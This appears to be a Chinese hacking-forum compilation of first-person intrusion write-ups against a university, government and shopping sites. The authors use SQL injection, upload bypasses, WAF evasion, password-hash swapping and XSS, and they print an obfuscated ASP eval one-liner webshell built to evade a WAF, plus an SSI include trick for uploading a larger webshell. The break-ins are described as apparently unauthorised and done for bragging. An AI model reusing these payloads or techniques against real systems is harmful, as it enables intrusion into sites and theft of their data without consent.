扫一下网站是否有上传点。有的时候搞了半天，结果有上传，头疼，如图 1-2-1：



图　1-2-1

后台有了。编辑器什么的好像没有，但是打开这玩意，居然可以直接编辑，如图 1-2-2：

图　1-2-2

程序员没加验证，导致了可以直接浏览，不过好像压根就没上传图片的地方啊，如图 1-2-3：



图　1-2-3

仔细看了一下这玩意好像带进数据库查询了，and 1=1 and 1=2 报错了，如图 1-2-4 和图 1-2-5：



图　1-2-4

图　1-2-5

有后台，这又出现了注入，希望来了！拿去工具跑，跑不出来，只好手工搞。有的时候工具还真不是万能的，如图 1-2-6 和图 1-2-7：

图　1-2-6

图　1-2-7

这样就搞出来了，如图 1-2-8：

图　1-2-8

有数据库备份。简单的备份，拿到了 Shell，如图 1-2-9：



图　1-2-9

好了，完事！

（全文完）责任编辑：桔子

第3节 终于撸下本地最牛高校

作者：星云

来自：听潮社区—ListenTide

网址：http://team.f4ck.org/

不多说了，说多了都是泪啊，不可谓不辛苦。半年前才发现的我们本地的这个高校还有个网站，于是就有了淫荡的想法，因为这次渗透历时较长，我就不说那么多了。可能会不够详细。就将就着看吧。先看网站，如图 1-3-1：

图　1-3-1

这些页面都是 aspx 的，本菜鸟也不怎么会日，于是 Safe3 扫漏洞。只是扫出来一堆没用的信息，这些个后台都木有账户密码木法登录的，如图 1-3-2：

图　1-3-2

尝试注入，在网站上各种点击各种扫描，最后用啊 D 找到条注入，如图 1-3-3：



图　1-3-3

于是丢进胡萝卜，发现 admin 表，于是在里边找啊找，无果，没找到管理员账户。最后竟然在一个 student 表里边发现了一条信息，用户名 admin，激动啊，立马拿去登录，如图 1-3-4：

图　1-3-4

然后在首页最下边找到了后台，如图 1-3-5：

图　1-3-5

然后发现，登录不了。弱口令，万能密码，全试过了，如图 1-3-6 和图 1-3-7：

图　1-3-6

然后思路就嘎嘣断掉了。于是就在网站上各种翻，然后找到一个校友录，发现可以注册，试过各种用户名 asx.aspx、但是还是不行。最后就随便注册了个登录上去找找有木有可用的信息，功夫不负有心人，终于，在修改个人信息的地方找到了可以上传头像，如图 1-3-7：

图　1-3-7

一番风雨，再次蛋疼不止。如图 1-3-8：

图　1-3-8

不过这点问题是阻挡不了我前进的意志的，因为我要装逼。于是再次翻找，于是找到了个班级相册，发现这里也可以上传图片，如图 1-3-9 和图 1-3-10：

图　1-3-9

图　1-3-10

找个图片马，果断上传，然后就非法了，如图 1-3-11：

图　1-3-11

图片头加 gif89a，还是非法。于是找了个能上传的马儿，改图片格式，burp 截包。又一次蛋疼，发现没法改包。正在准备放弃的时候，突然想起来那个 admin 账户，用这个来登录试试，然后我又激动了，竟然可以进后台，不过是这个同学录的后台，如图 1-3-12：

图　1-3-12

找上传点，写一句话。木有上传点，一句话写进去，更蛋疼了，如图 1-3-13：

图　1-3-13

这丫的后台根本没有什么可以利用的。我的斗志已经要被磨灭了，日这个站试了各种方法找过各基友，无果。

某天，斗志又来了，又一次开干，扫目录。不小心在网站根目录下的一个目录里边发现又一个网站，反正都是一个服务器的，就拿这个站开刀。看站，如图 1-3-14：

图　1-3-14

于是，扫目录，找注入，这站是 E 创政府网站系统。So，上百度找源码，发现备份数据库的目录都是 2014-1-1.mdb 这种格式的，于是写了个批处理，生成 2005 年到 2014 年的所有日期，然后上 wscan 扫备份目录，无果。注入也不行。之后找到个上传点，如图 1-3-15：



图　1-3-15

然后 burp 截包。还是没法改包，蛋疼。

在这个站上边翻了翻，还是没找到什么有用的信息。不知又过了多久，再次回到校友录的地方，发现可以写日记，于是就试试 xss，发现还真可以撒。不过这管理几个月都不怎么上线，想打他 cookie 有点不可能了。我就奇葩的试试写点代码，如图 1-3-16：

图　1-3-16

发现还真的可以运行，于是写进去个上传文件的代码，然后试着上传，还是不行，如图 1-3-17：

图　1-3-17

之后我又去找大牛请教去了。然后大大牛给我找到了个上传点，如图 1-3-18：

图　1-3-18

上去看了看，如图 1-3-19：

图　1-3-19

上传之后有路径的。先传了个试了下，如图 1-3-20：

图　1-3-20

看到这个我心里算是有点安慰了。然后在源码找到目录看了下，如图 1-3-21：

图　1-3-21

再然后还是用 burp 截包试试，如图 1-3-22：



图　1-3-22

这里可以看到上传的目录，于是就随便试着把目录改了，如图 1-3-23：

图　1-3-23

点了 GO 之后，心里很是激动。burp 回显没有目录，于是访问校友录的根目录，如图 1-3-24：

图　1-3-24

先是传了个小马，但一直保存失败。于是就上了一句话。看到这个我那个激动啊。果断菜刀连接。然后，我就策马奔腾了，心里久久不能平静，大半夜睡不着觉了，鸡冻，如图 1-3-25：



图　1-3-25

（全文完）责任编辑：桔子

第二章　CMS 渗透

第1节 绕过 WAF 拿 shell

作者：辰熙
来自：听潮社区—ListenTide
网址：http://team.f4ck.org/

一个织梦的站，本以为用前一段出的漏洞可以秒下，谁知有防火墙，如图 2-1-1：



图　2-1-1

默认的后台也改了，猜弱口令的办法行不通了。旁注吧，旁注找到个织梦的站，默认后台，居然弱口令，登录成功了，如图 2-1-2：

图　2-1-2

接着就文件式管理器拿 shell，居然拦截了，如图 2-1-3：

图　2-1-3

上个免杀的试试，如图 2-1-4：

图　2-1-4

然后成功上传改成 php 格式，如图 2-1-5：



图　2-1-5

接着菜刀连接，如图 2-1-6：

图　2-1-6

又被拦截，换过狗菜刀试试，如图 2-1-7：



图　2-1-7

成功连接，居然可以跨目录。找到目标网站，上传一句话，不可写，如图 2-1-8：



图　2-1-8

然后查看数据库配置文件，居然是个 root，如图 2-1-9：

图　2-1-9

导出一句话到目标网站试试，如图 2-1-10：

图　2-1-10

又不行，应该是降权了。没思路了，先听几首歌。听着听着，思路来了。可以进入目标站的的数据库，读取密码，然后跨目录，找后台啊，如图 2-1-11：

图　2-1-11

织梦的 md5 是前去三后去一，去解密 4 个密码，居然没有一个密码解得开，如图 2-1-12：

图　2-1-12

又不行，去提权吧，执行 cmd 显示这个，如果 2-1-13：

图　2-1-13

不知道什么原因，百度无果。又想到 md5 解不开，可以替换啊。又到拿下的站的数据库里的 md5 去替换目标站的 md5，在菜刀里不能直接修改，百度用 mysql 命令修改，

```
UPDATE 表名 SET 字段名 = replace( 字段名,"要被替换的内容","替换后的内容") WHERE 字段名 LIKE '%%'
```

这次可算成功了，然后跨目录找目标站的后台，成功登录，如图 2-1-14：

图　2-1-14

接着拿 shell，如图 2-1-15：



图　2-1-15

本次渗透就到此为止。

（全文完）责任编辑：静默

第2节 Z-blog php 版获取 webshell

作者：SHeep
来自：听潮社区—ListenTide
网址：http://team.f4ck.org/

0x00 事件起因

我们公司客户的网站。有了后台帐号密码，admin 权限，z-blog ASP 的程序，我就下载看了 z-blog PHP。研究了一下后台拿 SHELL,发现这个程序后台拿 SHELL 好简单。

1）方法一：全局设置—更改上传文件类型—附件上传

2）方法二：主题修改，PHP 版，如图 2-2-1：

图　2-2-1

ASP 版不一样，我百度了一下，我去发现一大把，如图 2-2-2：

图　2-2-2

0x01 经过

后台上传一句话：直接更改.log 后缀，如图 2-2-3：

图　2-2-3

上传过狗一句话绕过成功，如图 2-2-4：



图　2-2-4

附上过狗一句话：

```
“<%eval (eval(chr(114)+chr(101)+chr(113)+chr(117)+chr(101)+chr(115)+chr(116))("a"))%>”
```

到一上传大马的时候，也遇见了上传一句话同样的问题：Asp 包含上传通过。

```
<!--#include file="test.txt"--> text.txt
```

大马起先一直没有搞定。朋友甩我一个过狗大马直接秒杀。

0x02 总结

发现各种过狗大马的大牛就是吊，多谢小乐天大牛指导！最后附上过狗大马截图，如图 2-2-5，求提权思路。

图　2-2-5

（全文完）责任编辑：静默

第3节 Xss 加忽悠拿后台权限

作者：84372792

来自：听潮社区—ListenTide

网址：http://team.f4ck.org/

好久没在论坛发过帖子了。今天来装个逼，大牛别打我。都说的，没图说个 JB 啊。直接上

图好了，如图 2-3-1 至图 2-3-6：

图　2-3-1

图　2-3-2

图　2-3-3

图　2-3-4

图　2-3-5

图　2-3-6

没什么亮点。有很多购物商场，收货人地址处都存在 xss 漏洞，利用这个可以拿下不少购物站！亲测过很多。

（全文完）责任编辑：静默

第4节 FckEditor 跨目录上传获得 webshell

作者：渊兮
来自：听潮社区—ListenTide
网址：http://team.f4ck.org/

0x1

最近没事做蛋疼了一下，刚好看见某群里丢了个网站出来：http://www.xxx.gov.cn/。虽然是政府网站，但是只是做一个友情检测不搞破坏。我大概看了下，确定为 asp 脚本。但是试了下 sql 注入，修补了 sql 注入，于是乎本屌决定由目录入手。拖出御剑扫了下目录，发现了 ewebEditor 编辑器后台，各种弱密码是都无效，然后适当转移目标，这时御剑扫出了一个让本屌兴奋的目录，如图 2-4-1：



图　2-4-1

Fck 编辑器，开始利用。用火狐浏览器进去，插件显示为 IIS6.0，然后又有 Fck 编辑器利用点，开始利用解析漏洞去上传目录。FCK 漏洞利用发现 ASP 文件不能上传，asa 也是一样。于是利用到解析漏洞 cer 证书解析，如图 2-4-2：

图　2-4-2

上传成功/UserFiles/1(3).cer 目录，然后进去，发现权限控制死了，如图 2-4-3：

图　2-4-3

0x2

于是决定 Burp 抓包试试，如图 2-4-4：

